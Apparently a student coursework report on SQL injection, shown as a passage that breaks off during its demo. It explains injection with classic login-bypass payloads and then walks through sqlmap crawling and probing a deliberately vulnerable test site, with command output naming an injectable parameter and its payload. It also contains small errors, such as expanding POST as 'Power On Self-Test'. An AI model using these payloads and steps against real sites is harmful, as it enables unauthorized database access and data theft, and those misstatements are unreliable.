

Abstract

Injection flaws are the serious threat to web applications that leads to potential data breach by allowing attackers to execute malicious code. This report emphasis the risk caused by injection flaws, and their impact maintain data confidentiality and integrity. The research highlights the working mechanism and how injection attacks are performed by demonstrating a real word example step by step by using different tools like VMware workstation pro, Kali Linux, SQLMap. It also provides mitigation strategies for these kind of vulnerabilities through different techniques along with proper evaluation of these techniques. Additionally, it also emphasis the importance of web application firewall in safeguarding the valuable assets of organization against injection attacks. Overall, it is crucial for any entity to address injection flaws within their applications and mitigate the risk of potential harm or damage.

Table of Contents

1. Introduction	1
1.1 Technical Terminologies	3
1.2 Aims and Objectives	5
2. Background.....	6
3. Demonstration.....	9
3.1 Lab setup.	9
3.1.1 VMware workstation pro	9
3.1.2 Kali Linux	10
3.2 Attack Demo.....	11
Step 3.2.1 Finding a vulnerable website.	11
Step 3.2.2 Using SQLMAP tool	12
Step 3.2.3 Looking for vulnerable URL.	13
Step 3.2.4 Finding current user, database and hostname.....	14
Step 3.2.5 Getting current user, database and hostname.....	15
Step 3.2.6 Finding tables.	16
Step 3.2.7 Getting tables details.	17
Step 3.2.8 Exploiting users table.....	18
Step 3.2.9 Getting users details.	19
3.2.10 Logging successful.....	20
4. Mitigation.....	21
5. Evaluation	23
5.1 Pros	23
5.2 Cons	23
5.3 Cost Benefit Analysis.....	24

6. Conclusion	26
7. References.....	27
8. Appendix	29
8.1 Types of SQL Injection (SQLi):	29

Table of Figures

Figure 1: OSASP TOP 10 List of 2017 (OWASP, 2021).	1
Figure 2: SQL attack working mechanism (PortSwigger, 2024)	7
Figure 3: Attackers input in the SQL Query form (Ahmad, 2010).	8
Figure 4: VMware Workstation pro	9
Figure 5: Kali Linux.....	10
Figure 6: A vulnerable website login page.....	11
Figure 7: Providing URL of the targeted website using SQLmap	12
Figure 8: Looking up for vulnerable URL.....	13
Figure 9: Searching for current user, database and hostname in the website.....	14
Figure 10: Results after searching for current user, database and hostname.	15
Figure 11: Finding tables inside the database.	16
Figure 12: Getting tables detail.	17
Figure 13: Exploiting users table.	18
Figure 14: Getting user details.	19
Figure 15: Login successful.....	20
Figure 16: Use of Prepared Statement/Parametrized Queries.	21
Figure 17: List-Input Validation.....	21
Figure 18: Properly Constructed Stored Procedures.....	22
Figure 19: Types of SQL injection.	29

1. Introduction

From over the past years, web application has developed from simple, static and read only systems to complex, dynamic and interactive systems that offers services and information to the users. They have become essential part of our daily life as they are available freely via the internet, and can be accessible from any machine. They are frequently used for handling sensitive task such as online shopping, socializing, baking, online tax filling. Due to their widespread use, demand and expanding user base they have become prime target for the attackers (G. Deepa, 2016). A type of vulnerability aka “**Injection**” is one to the most critical security issues which results from carelessly handling of untrusted data.

We can see at Figure 1; Injection attacks are the most frequently used attack in 2017 according the **OWASP Top 10** list.




Figure 1: OSASP TOP 10 List of 2017 (OWASP, 2021).

Injection flaws arises when untrusted data of the user are sent to the web applications as a part of command or query. Injection occurs when attackers feed malicious input into the web applications and then is processed in unsafe manner. This allows malicious actor to customize with the interpreter's behaviour, data manipulation, unauthorized access and so on.

Factors covered by Injection attack

CWEs Mapped	Avg Incident Rate	Max Incidence Rate	Avg Weighted Impact	Avg Weighted Exploit	Avg Coverage Rate	Max Coverage Rate	Total Occurrences	Total CVEs
33	3.37%	19.09%	7.15	7.25	47.90%	94.04%	274,228	32,078

Table 1: Injection Factors in 2021 (OWASP, 2021).

In 2021, Injection falls back into the third position in OWASP Top 10 list. According to OWASP, **94%** of applications were tested positive for some injection form with an avg incident rate of **3%**, max incident rate of **19%**, avg coverage rate **47%** and total occurrence of **274k**.

Injection flaws can occur in any places within the web application which results in allowing user to insert malicious input. Some to the most commonly used injections are **SQL**, **NoSQL**, **LDAP**, **Object Relational Mapping (ORM)**, **OS command**, **Object Relational Mapping (ORM)**, and **Expression Language (EL)** (OWASP, 2021).

- **SQL injection vulnerabilities in different parts of the query**

A success SQL injection attack can result in gaining unauthorized access to the sensitive information including personal info, password, username, and credit card details. SQL injection vulnerabilities mostly occur within **WHERE** clause of **SELECT** query. But however, it can occur at any part of the query and also within different query types. Some of the common locations of query where SQL injection may occur are (PortSwigger, 2024):

- In **WHERE** clause or **UPDATE** statements within the updated values.
- In **SELECT** statements, inside the **ORDER BY** clause
- In **INSERT** statement, inside the inserted values.
- In **SELECT** statements. Inside the table or column name.

This attack might be at third position according to **OWASP Top 10 2021** list, but still it is the most dangerous vulnerabilities because it is widely spread and cause serious damages.

1.1 Technical Terminologies

The important technical terminologies used in this report are:

S.N.	Terminology	Description
1	OWASP (Open Web Application Security Project)	An organization that provides guidelines for securing web application.
2	SQL (Structured Query Language)	A language used for managing data in relational database system.
3	SQL Injection	Attack used for exploiting application vulnerabilities to execute unauthorized SQL Queries.
4	CSRF (Cross Site Request Forgery)	Attack where unauthorized commands are transmitted from user's trusted session.
5	CWE (Common Weakness Enumeration)	A list categorizing hardware and software vulnerabilities.
6	CVE (Common Vulnerabilities and Exposures)	Known cybersecurity vulnerabilities identifier.
7	WAF (Web Application Firewall)	Security solution for protecting web application from various attack.
8	URL (Uniform Resource Locator)	Web address that specifies resource location.
9	HTTP (Hyper Text Transfer Protocol)	A Web data transfer protocol.
10	GET and POST	HTTP methods for sending data to the server.
11	API (Application Programming Interface)	Rules that enable communication between software applications.
12	VMware	Company that provides virtualization services

13	Kali Linux	A Linux distro mainly used for penetration testing.
14	SQLMap	Tool used for detecting and exploiting SQL flaws.
15	ALE (Annualized Loss Expectancy)	Expected monetary loss due to security incident in a year.
16	ACS (Annual Cost of Safeguard)	Annual cost of implementing security safeguard.
17	CBA (Cost Benefit Analysis)	Systematic method for evaluating benefits and costs of alternatives.

1.2 Aims and Objectives

- **Aim**

The aim of this coursework is to do comprehensive study on SQL injection vulnerabilities in web applications and discuss effective mitigation strategies to improve overall security posture.

- **Objectives**

- In-depth research on SQL injection regarding their consequences, technical mechanism used by attackers to execute the attack.
- Demonstrate a real-world SQL injection attack and be familiar with tools like SQLmap.
- Discuss about mitigation strategies and maintain strong security protocol to prevent SQL injection attack.
- Evaluate the advantages and disadvantages of these mitigation strategies.

2. Background

SQL injection vulnerability have been classified as one of the most dangerous threats for Web Applications. The term SQL stands for **Structured Query Language**. It is a process of taking advantage over the database of a web application. It is basically performed by injecting the SQL statements as an **input string** in order to gain unauthorized access to a particular database. Beside from that, this attack gives unauthorized access to the database back-ends by allowing it to bypass the firewall. (Khaleel Ahmad, 2010).

The aim of a SQL Injection Attack (SQLIA) is to mislead the database system into performing malicious code which has the ability to disclose sensitive data. SQL injection makes it easy for the attacker to send customized user name and password fields, modifying the query. When an application is vulnerable to a SQL injection attack, it could be possible that attacker might be able to gain complete control and access over the database. (Wishdom Kwawu Torgby, 2013). These databases contain sensitive information of the user or customers. As a result, security breaches could end up losing confidential information, identity theft and condition where people can attempt fraud.

For the information regarding types of SQL injection attack, go to [Appendix 8.1](#)

❖ Working mechanism of SQL attack can be seen in Figure 2:




Figure 2: SQL attack working mechanism (PortSwigger, 2024)

Search pages, Login pages, Product request forms, shopping carts and feedback forms are some features of web applications which are prone to SQL injection attacks. User input is collected via a web form and delivered to a server-side script via **Hypertext Transfer Protocol (HTTP)** techniques like **GET** and **POST** (Power On Self-Test). The method that creates the connection to the database is started. A database query is generated, and the outcome is obtained and is transmitted back to the attacker (Wisdom Kwawu Torgby, 2013).

We can see how a User or Attacker can perform SQL injection in the form of SQL Query in Figure 3.

S.No.	User/Attacker Input	Inputs in form of SQL Query
1	User submits login and pin for access the database as "doe" and "123," the application dynamically builds the query[1]:	SELECT acct FROM users WHERE login='doe' AND pin=123
2	Attacker enters "" OR 1=1- -"" as the username and any value as the pin (for example, "0"), the resulting query[1] :	SELECT acct FROM users WHERE login='' OR 1=1- -' AND pin=0
3	A malicious user enters "badguy" into the name field and "'OR' a'='a" into the password field, the query string becomes[2]:	SELECT * FROM accounts WHERE name = 'badguy' AND password = "'OR' a'='a'
4	A attacker enters "XXX" into the username and "'or' '1'='1" into password field, the resulting query[4]:	SELECT * FROM login WHERE log_id = 'xxx' AND log_pwd = "'or'1'='1'

Figure 3: Attackers input in the SQL Query form (Ahmad, 2010).

Let's understand the SQL injection attack more clearly with a following command:

```
- SELECT * FROM users WHERE name=' ' + request.getParameter( "name") + " '
";
```

Now, let's break down the command for clear understanding,

1. **SELECT * FROM users:** This command is a SQL query that will selects the data from the "users" table. And the asterisk (*) is used to selects all the column from the "users" table.
2. **WHERE name=' ' + request.getParameter("name")+ ' ' ;** : This certain part of command filters the results by checking the specifies condition i.e. it's checking "name" column for specific value.
 - **request.getParameter("name")** : The part of command fetch the parameter which is named as "name" through HTTP request. In web applications, this might contain username.

- + “ ‘ “ : This command retrieve the value that is obtained from the request parameter along with rest of the SQL query. The single quote (') is used to denote the string literals in SQL. Basically, it's trying to match the “name” column value in the “users” table.

3. Demonstration

3.1 Lab setup.

For performing SQL injection, we will be setting lab like real life scenario using **VMware**, **Kali linux** where VMware is used for creating virtual environment and Kali linux is used for performing the attack.

3.1.1 VMware workstation pro



Figure 4: VMware Workstation pro

It is the industry standard desktop hypervisor which makes it easy to run Linux, Windows, containers BSD virtual machines (VMware, 2024).

We will be using VMware workstation pro for running Kali linux. We will be simply, pressing on *Power on this virtual machine button* for running Kali linux.

3.1.2 Kali Linux




Figure 5: Kali Linux

Kali Linux also *formally known as BackTrack Linux* is an open-source and Debian-based Linux distribution which is aimed at advanced Penetration Testing and Security Assessment. It makes it possible by offering common tools, automation and configuration to the users allowing them to concentrate on the task which ought to be completed rather than surrounding activities.

It contains modification specific to the industrial level as well as several tools which is targeted towards various Information Security works such as Computer Forensics, Reverse Engineering, Security Research, Penetration Testing and Red Team Testing (Kali, 2023).

Now, from here we are all set to demonstrate the attack.

3.2 Attack Demo

Step 3.2.1 Finding a vulnerable website.





Figure 6: A vulnerable website login page.

This is the vulnerable website login page where we will be using SQL injection attack. The default Username and Password for logging in into this website it **test** and **test**. But we will be performing SQL injection attack in this website by the help of **SQLmap**.

At first, for using SQLmap tool we need the URL of the targeted website. So, we will be copying URL of this website from the address bar of the website.

In our case, the URL for this website is ***http://testphp.vulnweb.com/cart.php***

Step 3.2.2 Using SQLMAP tool



```

kali-linux-2022.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2022.4-vmware-a...
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2
[! ] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all ap
[!] responsible for any misuse or damage caused by this program
[*] starting @ 05:00:37 /2024-04-15/
do you want to check for the existence of site's sitemap(.xml) [y/N]
[05:00:39] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[05:00:39] [INFO] searching for links with depth 1
[05:00:40] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)]
[05:00:43] [WARNING] running in a single-thread mode. This could take a while
[05:00:44] [INFO] 1/13 links visited (8%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n]
do you want to normalize crawling results [Y/n]
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N]
[05:01:26] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/Listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
>
[05:01:27] [INFO] testing URL 'http://testphp.vulnweb.com/Listproducts.php?cat=1'

```

Figure 7: Providing URL of the targeted website using SQLmap

SQLMAP is an open-source tool used for penetration testing that helps with the process of identifying and exploiting SQL injection flaws and gaining control over the database servers. (SQLmap, 2024).

After copying the URL of the targeted website, we will be using sqlmap on kali linux for scanning vulnerabilities on the website. The command for performing this step is.

- **sqlmap -u http://testphp.vulnweb.com/ --crawl 2**


Here,

sqlmap = Name of the tool.

-u http://testphp.vulnweb.com/ = URL of the targeted web site.

crawl 2 = It indicates the depth value of scanning.

Step 3.2.3 Looking for vulnerable URL.



```

File Actions Edit View Help
[1.6.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
responsible for any misuse or damage caused by this program

[*] starting @ 05:00:37 /2024-04-15/


do you want to check for the existence of site's sitemap(.xml) [y/N]
[05:00:39] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[05:00:39] [INFO] searching for links with depth 1
[05:00:40] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)]
[05:00:43] [WARNING] running in a single-thread mode. This could take a while
[05:00:44] [INFO] 1/13 links visited (8%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n]
do you want to normalize crawling results? [Y/n]
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N]
[05:01:26] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/listproducts.php?cat=1
do you want to test this URL? [Y/n/q]
[05:01:27] [INFO] testing URL 'http://testphp.vulnweb.com/listproducts.php?cat=1'
[05:01:27] [INFO] using '/home/kali/.local/share/sqlmap/output/results-04152024_0501am.csv' as the CSV results file in multiple targets mode
[05:01:28] [INFO] testing connection to the target URL
[05:01:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:01:29] [INFO] testing if the target URL content is stable
[05:01:30] [INFO] target URL content is stable
[05:01:30] [INFO] testing if GET parameter 'cat' is dynamic
[05:01:31] [INFO] GET parameter 'cat' appears to be dynamic
[05:01:31] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[05:01:32] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[05:01:32] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[05:01:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:01:39] [WARNING] reflective value(s) found and filtering out
[05:01:41] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Sed")
[05:01:41] [INFO] testing 'Generic inline queries'
[05:01:43] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:01:42] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[05:01:42] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:01:43] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[05:01:43] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'

```

Figure 8: Looking up for vulnerable URL.

Now, after completing the scanning process we will be looking for the vulnerable URL which we will be using to exploit the system that is present in the website. We can see the **URL** in the above figure.

Step 3.2.4 Finding current user, database and hostname.



```

File Actions Edit View Help
[05:02:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:02:06] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION
[05:02:10] [INFO] target URL appears to have 11 columns in query
[05:02:11] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 48 HTTP(s) requests:
--
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7809=7809

  Type: error-based
